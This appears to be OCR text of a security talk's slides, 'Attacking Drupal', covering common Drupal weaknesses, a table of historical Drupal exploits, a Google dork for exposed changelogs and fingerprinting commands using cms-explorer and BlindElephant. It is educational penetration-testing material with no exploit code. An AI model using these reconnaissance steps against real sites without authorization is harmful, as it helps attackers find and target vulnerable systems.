


Attacking Drupal

Hacking and Securing Drupal Web Applications

Greg Foss

LogRhythm LABS

disclaimer

This talk and associated scripts are for educational purposes only. I am not liable for what you do with this information…

LogRhythm

who

- Greg.Foss [at] LogRhythm.com
- Senior Security Research Engineer @ LogRhythm LABS
- Web Developer => Penetration Tester => Researcher

Drupal

From Wikipedia, the free encyclopedia

Drupal /ˈdruːpəl/ is a free and open-source content management framework (CMF) written in PHP and distributed under the GNU General Public License.[3][4][5] It is used as a back-end system for at least 2.1% of all websites worldwide[6][7] ranging from personal blogs to corporate, political, and government sites including whitehouse.gov and data.gov.uk.[8] It is also used for knowledge management and business collaboration.

The standard release of Drupal, known as **Drupal core**, contains basic features common to content management systems. These include user account registration and maintenance, menu management, RSS feeds, page layout customization, and system administration. The Drupal core installation can be used as a brochureware website, a single- or multi-user blog, an Internet forum, or a community website providing for user-generated content.

As of January 2013, there are more than 20,100[9] free community-contributed addons, known as contributed modules, available to alter and extend Drupal's core capabilities and add new features or customize Drupal's behavior and appearance. Because of this plug-in extensibility and modular design, Drupal is described as a content management framework.[4][10] Drupal is also described as a web application framework, as it meets the generally accepted feature requirements for such frameworks.

Although Drupal offers a sophisticated programming interface for developers, no programming skills are required for basic website installation and administration.[11]

Drupal runs on any computing platform that supports both a web server capable of running PHP (including Apache, IIS, Lighttpd, Hiawatha, Cherokee or Nginx) and a database (such as MySQL, MongoDB, MariaDB, PostgreSQL, SQLite, or Microsoft SQL Server) to store content and settings. Drupal 6 requires PHP 4.4.0 or higher, while Drupal 7 requires PHP 5.2.5 or higher.[5]

why

- Open Source!
- Popular – Government, Business, Personal, etc.
- Easy to install, configure, and use.
- Minimal back-end knowledge or PHP/MySQL experience necessary (for basic site configurations)
- Excellent community!

how


- Attacker’s Perspective…
- Default configurations and common mistakes
- Third party and contributed modules
- Development tools remain in production applications
- Outdated CMS and modules
- Extensibility and Permissions

question…


NO

why scanning isn't enough

- Drupal core is fairly well hardened against injection attacks
  - Contributed and/or third-party modules are not, and should be thoroughly reviewed
- Good exploits are few and far between




why scanning isn't enough



Search


Date	D	A	V	Description		Plat.	Author
2012-03-02				Drupal CMS 7.12 (latest stable release) Multiple Vulnerabilities	10595	php	Ivano Binetti
2012-01-19		-		Drupal CKEditor 3.0 - 3.6.2 - Persistent EventHandler XSS	3738	php	MaXe
2010-07-25		-		PHP XML-RPC Arbitrary Code Execution	1742	php	metasploit
2010-03-29		-		How to develop WhatWeb 0.4 plugins	3440		Andrew Horton
2010-02-07		-		TinyMCE WYSIWYG Editor Multiple Vulnerabilities	2383	php	mc2_s3lector
2010-01-07				0day Drupal <= 6.15 Multiple Permanent XSS	8739	php	emgent
2009-12-31				0day Drupal DOS <= 6.16 and 5.21	5002	php	emgent
2009-12-16		-		Drupal Sections Module XSS Vulnerability	2491	php	Justin C. Klein K.
2009-11-24		-		Quick.Cart 3.4 and Quick.CMS 2.4 CSRF Vulnerabilities	716	php	Alice Kaerast
2009-07-30		-		[ezine] ZFO 5	8286		ZFO
2008-11-02		-		[ezine] i sh0t the white hat 4	5768	aix	pr0j3kt m4yh3m br.
2008-03-16		-		Mutiple Timesheets <= 5.0 Multiple Remote Vulnerabilities	434	php	JosS
2007-10-10		-		Drupal <= 5.2 PHP Zend Hash Vulnerability Exploitation Vector	2554	php	ShAnKaR
2007-02-15		-		Drupal < 5.1 (post comments) Remote Command Execution Exploit v2	2647	php	str0ke
2007-02-15		-		Drupal < 4.7.6 (post comments) Remote Command Execution Exploit v2	2696	php	str0ke
2006-05-24		-		Drupal <= 4.7 (attachment mod_mime) Remote Exploit	1803	php	rgod
2005-07-05		-		Drupal <= 4.5.3 & <= 4.6.1 Comments PHP Injection Exploit	3001	php	dab
2005-07-01		-		XML-RPC Library <= 1.3.0 (xmlrpc.php) Remote Code Injection Exploit	2264	php	ilo--
2003-07-21		-		Drupal 4.1/4.2 Cross-Site Scripting Vulnerability	377	php	Ferruh Mavituna
2002-09-25		-		Drupal 4.0 News Message HTML Injection Vulnerability	503	php	das@hush.com

why scanning isn't enough



other ways to find site information

- [domain.com] inurl:changelog.txt




intelligent fingerprinting

- https://code.google.com/p/cms-explorer/
- `# perl cms-explorer.pl --url http://attacking.drupal.org/d7/ --type drupal --osvdb`
- http://blindelephant.sourceforge.net/
- `# python BlindElephant.py http://attacking.drupal.org/d7 drupal`

want to know more?

